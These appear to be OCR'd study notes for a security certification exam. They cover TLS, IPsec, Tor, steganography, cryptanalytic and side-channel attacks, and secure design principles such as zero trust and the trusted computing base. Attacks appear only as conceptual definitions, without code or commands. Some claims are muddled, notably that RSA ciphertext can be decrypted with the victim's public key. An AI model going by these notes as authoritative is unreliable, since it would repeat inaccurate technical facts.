
Secure electronic transaction (SET) is primarily used to secure electronic credit card payments. It helps in safe transmission of credit card information via the internet so that hackers and online thieves cannot access it without your permission.




Transport Layer Security (TLS) relies on the exchange of server digital certificates to negotiate encryption/decryption parameters between the browser and the web server. TLS's goal is to create secure communications channels that remain open for an entire web browsing session.
an attack known as the ***Padding Oracle On Downgraded Legacy Encryption (POODLE)*** demonstrated a significant flaw in the SSL 3.0 fallback mechanism of TLS. In an effort to remediate this vulnerability, many organizations completely dropped SSL support and now rely solely on TLS security.



Tor, formerly known as ***The Onion Router***, provides a mechanism for anonymously routing traffic across the internet using encryption and a set of relay nodes. It relies on a technology known as perfect forward secrecy, where layers of encryption prevent nodes in the relay chain from reading anything other than the specific information they need to accept and forward the traffic. By using perfect forward secrecy in combination with a set of three or more relay nodes, Tor allows for both anonymous browsing of the standard internet, as well as the hosting of completely anonymous sites on the dark web.




Steganography is the art of using cryptographic techniques to embed secret messages within another message. Steganographic algorithms work by making alterations to the least significant bits of the many bits that make up image files. Steganography commonly works by modifying the least significant bit (LSB) of a pixel value.


Malware
Carrier
steganographical encryption algorithm
Steganogram
Steganographic attack image is emailed to victim who has no way of detecting embedded malware
steganographical decryption algorithm
Malware
Carrier

Circuit Encryption

Link encryption protects entire communications circuits by creating a secure tunnel between two points using either a hardware solution or a software solution that encrypts all traffic entering one end of the tunnel and decrypts all traffic entering the other end of the tunnel.


End-to-end encryption protects communications between two parties (for example, a client and a server) and is performed independently of link encryption. An example of end-to-end encryption would be the use of TLS to protect communications between a user and a web server.



IP security (IPsec) protocol provides a complete infrastructure for secured network communications. One such architecture that supports secure communications is the Internet Protocol security (IPsec) standard. When it's used in tunnel mode, the entire packet, including the header, is encrypted. This mode is designed for link encryption.


■ ***Authentication Header (AH)*** provides assurances of message integrity and nonrepudiation but no confidentiality. AH also provides authentication and access control and prevents replay attacks. AH adds a keyed hash of the message to the packet. This hash is referred to as the Integrity Check Value (ICV). In the ICV computation.

■ ***Encapsulating Security Payload (ESP)*** provides confidentiality and integrity of packet contents. It provides encryption and limited authentication and prevents replay attacks.




TIP

An IPsec VPN may use AH, ESP, or both



1. Host A sends interesting traffic to Host B.
2. Routers A and B negotiate an IKE phase one session.
3. Routers A and B negotiate an IKE phase two session.
4. Information is exchanged via IPSec tunnel.
5. IPSec tunnel is terminated.

IPsec Security Association (SA): Connections between IPsec VPN endpoints require a ***SA (Security Association).*** Each SA is a unidirectional connection between the endpoints that can negotiate the parameters required for the use of AH or ESP. Due to the one-way nature of the SAs, at least two would be required for bidirectional communication. Able to negotiate only one of the IPsec headers per SA, if both AH and ESP are used then four SAs would be required as is shown in the slide.



ISAKMP (Internet Security Association Management Protocol) is responsible for managing the SAs. To uniquely identify each of the SAs, ISAKMP establishes applies an SPI (Security Parameter Index) number. The 32-bit SPI is a unique identifier of each SA.

Perfect Forward Secrecy (PFS) also called forward secrecy (FS), refers to an encryption system that changes the keys used to encrypt and decrypt information frequently and automatically. This ongoing process ensures that even if the most recent key is hacked, a minimal amount of sensitive data is exposed. PFS is used to protect session keys:

- Private Key 1 is used to generate Session Key 2
- Private Key 1 is compromised
- PFS means Session Key 2 is still secure
- PFS is commonly used in IPsec VPNs

Homomorphic encryption technology, it allows computation to be performed directly on encrypted data without requiring access to a secret key. The result of such a computation remains in encrypted form and can at a later point be revealed by the owner of the secret key.

Cryptographic Attacks

Analytic Attack This is an algebraic manipulation that attempts to reduce the complexity of the algorithm. Analytic attacks focus on the logic of the algorithm itself.


Implementation Attack This is a type of attack that exploits weaknesses in the implementation of a cryptography system. It focuses on exploiting the software code, not just errors and flaws but the methodology employed to program the encryption system.

Statistical Attack A statistical attack exploits statistical weaknesses in a cryptosystem, such as floating-point errors and inability to produce truly random numbers. Statistical attacks attempt to find a vulnerability in the hardware or operating system hosting the cryptography application.

Brute-Force Attack Brute-force attacks are quite straightforward. Such an attack attempts every possible valid combination for a key or password. They involve using massive amounts of processing power to methodically guess the key used to secure cryptographic communications.

Fault Injection Attack In these attacks, the attacker attempts to compromise the integrity of a cryptographic device by causing some type of external fault. For example, they might use high-voltage electricity, high or low temperature, or other factors to cause a malfunction that undermines the security of the device.

Side-Channel Attack Computer systems generate characteristic footprints of activity, such as changes in processor utilization, power consumption, or electromagnetic radiation. Side-channel attacks seek to use this information to monitor system activity and retrieve information that is actively being encrypted.



Differential power analysis (DPA) is a side-channel attack which involves statistically analyzing power consumption measurements from a cryptosystem. The attack exploits biases varying power consumption of microprocessors or other hardware while performing operations using secret keys. DPA attacks have signal processing and error correction properties which can extract secrets from measurements which contain too much noise to be analyzed using simple power analysis. Using DPA, an adversary can obtain secret keys by analyzing power consumption measurements from multiple cryptographic operations performed by a vulnerable smart card or other device.

High-Order Differential Power Analysis (HO-DPA) is an advanced form of DPA attack. HO-DPA enables multiple data sources and different time offsets to be incorporated in the analysis. HO-DPA is less widely practiced than SPA and DPA, as the analysis is complex and most vulnerable devices can be broken more easily with SPA or DPA.

Simple power analysis (SPA) is a side-channel attack which involves visual examination of graphs of the current used by a device over time. Variations in power consumption occur as the device performs different operations. For example, different instructions performed by a microprocessor will have differing power consumption profiles.

Timing Attack Timing attacks are an example of a side-channel attack where the attacker measures precisely how long cryptographic operations take to complete, gaining information about the cryptographic process that may be used to undermine its security.


Ciphertext-only attack. In this case, one technique that proves helpful against simple ciphers is frequency analysis—counting the number of times each letter appears in the ciphertext.

Known plaintext attack, the attacker has a copy of the encrypted message along with the plaintext message used to generate the ciphertext (the copy).

Chosen Plaintext In this attack, the attacker obtains the ciphertexts corresponding to a set of plaintexts of their own choosing. This allows the attacker to attempt to derive the key used and thus decrypt other messages encrypted with that key. This can be difficult, but it is not impossible. Advanced methods such as differential cryptanalysis are types of chosen plaintext attacks.

Adaptive chosen plaintext: Chosen plaintext attack with iterations of input is based on knowledge of output.

Chosen Ciphertext In a chosen ciphertext attack, the attacker uses the decryption tool to decrypt chosen ciphertext messages in an attempt to discover the key. In an adaptive chosen ciphertext attack, the attacker modifies the ciphertext slightly to see how the changes affect the decrypted text. RSA is susceptible to chosen ciphertext attacks because an attacker can use the victim's public key to encrypt plaintext and then decrypt the resulting ciphertext in order to determine patterns that can be exploited in RSA. This weakness in RSA can be mitigated by adding random padding in the plaintext.



Meet in the Middle Attackers might use a meet-in-the-middle attack to defeat encryption algorithms that use two rounds of encryption. This attack is the reason that Double DES (2DES) was quickly discarded as a viable enhancement to the DES encryption (it was replaced by Triple DES, or 3DES).

Man-in-the-middle attack fools both parties into communicating with the attacker instead of directly with each other.

Birthday attack, also known as a collision attack or reverse hash matching seeks to find flaws in the one-to-one nature of hashing functions. based on a statistical term known as the birthday paradox, attempts to find a collision. The statistical concept states that in a room with 23 people, there's a 50 percent chance of two individuals having the same birthday.

Replay attack is used against cryptographic algorithms that don't incorporate temporal protections. In this attack, the malicious individual intercepts an encrypted message between two parties (often a request for authentication) and then later "replays" the captured message to open a new session. This attack can be defeated by incorporating a timestamp and expiration period into each message, using a challenge-response mechanism, and encrypting authentication sessions with ephemeral session keys.


Ephemeral keys is cryptographic key that is generated for each execution of a cryptographic process (e.g., key establishment) and that meets other requirements of the key type (e.g., unique to each message or session).

Red boxing – pay phones cracking.
Black Boxing – manipulates toll-free line voltage to phone for free.
Blue Boxing – tone simulation that mimics telephone co. system and allows long distance call authorization.
White box – dual tone, multifrequency generator to control phone system.

Cryptographic attacks (cryptanalysis)


- **Analytic:** Using algorithms and mathematics to deduce key or reduce key space to be searched
- **Statistical:** Using statistical characteristics of language or weaknesses in keys

- **Differential:** Analyze resultant differences as related plaintexts are encrypted using a cryptographic key
- **Linear analysis** of pairs of plaintext and ciphertext
- **Differential linear**: Applying differential analysis with linear analysis



- message can be encrypted, which provides **confidentiality**
- message can be hashed, which provides **integrity**
- message can be digitally signed, which provides **authentication**, **nonrepudiation**, and **integrity**.
- message can be encrypted and digitally signed, which provides **confidentiality, authentication, nonrepudiation,** and **integrity**.
- **Timestamps** and **sequence numbers** are two countermeasures to replay attacks.
- attacker could measure **power consumption**, **radiation emissions**, and the time it takes for certain types of data processing = Side Channel
- **Keyspace** A range of possible values used to form keys
- **Cryptanalysis** Practice of checking flaws within cryptosystems
- A secret key or session is symmetric key only

Cryptographic salt, Specialized password hashing functions, such as PBKDF2, bcrypt, and scrypt, allow for the creation of hashes using salts and also incorporate a technique known as ***key stretching*** that makes it more computationally difficult to perform a single password guess. Simply a salt adds a string of characters to the user's passwords to just before the password undergoes hashing. Salts are quite similar to nonces in that both are random values that are used to increase complexity.



Key stretching – Adding 1-2 seconds to password verification. If an attacker is brute forcing password and need millions of attempts it will become an unfeasible attack. Brute Force attacks uses the entire key space (every possible key), with enough time any plaintext can be decrypted.


Effective against all key based ciphers except the one-time pad, it would eventually decrypt it, but it would also generate so many false positives the data would be useless.

Principles of Security Models, Design, and Capabilities

Closed system is designed to work well with a narrow range of other systems, generally all from the same manufacturer. The standards for closed systems are often proprietary and not normally disclosed. Closed source solution is one where the source code and other internal logic is hidden from the public.

Open systems, on the other hand, are designed using agreed-upon industry standards. Open systems are much easier to integrate with systems from different manufacturers that support the same standards or that use compatible application programming interfaces (APIs). An open-source solution is one where the source code, and other internal logic, is exposed to the public.

API (application programming interface) is a defined set of interactions allowed between computing elements, such as applications, services, networking, firmware, and hardware. An API defines the types of requests that can be made, the exact means to make the requests, the data forms of the exchange, and other related requirements (such as authentication and/or session encryption).



Secure Defaults configuration reflects a restrictive and conservative enforcement of security policy.




TABLE 8.2 Fail terms definitions related to physical and digital products


Physical		State		Digital
Protect People	←	Fail-Open	→	Protect Availability
Protect People	←	Fail-Safe	→	Protect Confidentiality & Integrity
Protect Assets	←	Fail-Closed	→	Protect Confidentiality & Integrity
Protect Assets	←	Fail-Secure	→	Protect Confidentiality & Integrity

Fail Securely indicates that components should fail in a state that denies rather than grants access.


Trust but verify depended on an initial authentication process to gain access to the internal "secured" environment then relied on generic access control methods.

Zero trust is a security concept where nothing inside the organization is automatically trusted. There has long been an assumption that everything on the inside is trusted and everything on the outside is untrusted.

- Positive physical and logical identification of the individual
- Nondisclosure agreements
- Security clearances
- Need-to-know for specific areas
- Supervisor approval for sensitive area access
- Relevant security training



Air gap is a network security measure employed to ensure that a secure system is physically isolated from other systems. Air gap implies that neither cabled nor wireless network links are available. An air gap, air wall, air gapping or disconnected network is a network security measure employed on one or more computers to ensure that a secure computer network is physically isolated from unsecured networks, such as the public Internet or an unsecured local area network.



Privacy by Design (PbD) is a guideline to integrate privacy protections into products during the early design phase rather than attempting to tack it on at the end of development. It is effectively the same overall concept as "security by design" or "integrated security," where security is to be an element of design and architecture of a product starting at initiation and being maintained throughout the software development lifecycle (SDLC).

1.Proactive and not a reactive approach
2.Privacy as the Default setting

3.Privacy must be embedded in the design
4.Privacy should be a positive-sum approach and not a zero-sum approach
5.End to end full lifecycle data protection
6.Visibility and transparency
7.Keep privacy user-centric

ISO/IEC TS 19249:2017 Information technology — Security techniques — Catalogue of architectural and design principles for secure products, systems and applications
These are the five design principles of ISO 19249 design principles for secure products, systems and applications:

1. ***Least privilege***, which means to just provide the necessary rights for a user to do their job, nothing more nothing less.
2. ***Attack surface minimization*** in which it is recommended to lower the number of vectors and pathways possible into a system or environment.
3. ***Centralized parameter validation*** in which database and forms would be tested to see if only the characters and fields required are part of the system's acceptance capability. An example of this would be to prevent things like SQL injection using an online web form.
4. ***Centralized general security services*** are another design principle that dictates how the operational functions of an organization should be centralized and not ad hoc and all over the place. Not only just systems, operating systems, account creation, or cryptographic processing should have its own centralized management system, but also a central place to manage the users of the company (think Active Directory).
5. ***Error and exception handling***. This simply means that when errors, warnings, or alerts go off for a system, the reaction from the system should be one that has security in place, even during times of system errors.

<u>Techniques for Ensuring CIA</u>
Confinement allows a process to read from and write to only certain memory locations and resources. This is also known as *sandboxing*. It is the application of the principle of least privilege to processes. The goal of confinement is to prevent data leakage to unauthorized programs, users, or systems.

Bounds are a process consist of limits set on the memory addresses and resources it can access. The bounds state the area within which a process is confined or contained. In most systems, these bounds segment logical areas of memory for each process to use.

Isolation is used to protect the operating environment, the kernel of the operating system, and other independent applications. Isolation is an essential component of a stable operating system. Isolation is what prevents an application from accessing the memory or resources of another application. Isolation allows for a fail-soft environment so that separate processes can operate normally or fail/crash without interfering or affecting other processes.


Trusted system is one in which all protection mechanisms work together to process sensitive data for many types of users while maintaining a stable and secure computing environment. In other words, trust is the presence of a security mechanism, function, or capability.

Assurance is the degree of confidence in satisfaction of security needs. In other words, assurance is how reliable the security mechanisms are at providing security. Assurance must be continually maintained, updated, and reverified.

Fundamental Concepts of Security Models

Trusted computing base (TCB) design principle is the combination of hardware, software, and controls that work together to form a trusted base to enforce your security policy. TCB to communicate with the rest of the system, it must create secure channels, also called trusted paths. A security perimeter may also allow for the use of a trusted shell. A trusted shell allows a subject to perform command-line operations without risk to the TCB or the subject. A trusted shell prevents the subject from being able to break out of isolation to affect the TCB and in turn prevents other processes from breaking into the shell to affect the subject.

Security perimeter of your system is an imaginary boundary that separates the TCB from the rest of the system. This boundary ensures that no insecure communications or interactions occur between the TCB and the remaining elements of the computer system.


The TCB, security perimeter, and reference monitor
Non-security-focused elements of the system
TCB
Reference Monitor
Security Perimeter

Reference monitor :The part of the TCB that validates access to every resource prior to granting access requests is called the ***reference monitor***. The ***reference monitor*** stands between every subject and object, verifying that a requesting subject's credentials meet the object's access requirements before any requests are allowed to proceed. (*enforces access control*)

Security kernel: The collection of components in the TCB that work together to implement reference monitor functions is called the ***security kernel***. The reference monitor is a concept or theory that is put into practice via the implementation of a security kernel in software and hardware. (*implements access control*)

